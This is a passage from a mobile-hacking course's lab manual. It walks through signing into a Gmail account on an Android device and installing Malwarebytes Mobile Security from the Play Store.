


3. In the **Email or phone** field type the **Gmail** account you want to login into. Click **Next**.



Module 17 – Hacking Mobile Platforms

- On the next screen, type the password of your user Gmail account and click **Next**.




- The **Google Terms of Service** page appears. Click on **I agree** to continue.
- On the **Google Services** page, scroll down or click **More** and click **ACCEPT**.
- Type **malware bytes** in the Play Store search bar and press **Enter**. From the search results, click **Malwarebytes Mobile Security**.

Note: If **Introducing to Google Play Points** pop-up appears, click **Not Now**.


- Click the **Install** button to begin installing the application.

Note: If **Complete your Account Setup** pop-up appears click **Skip**.

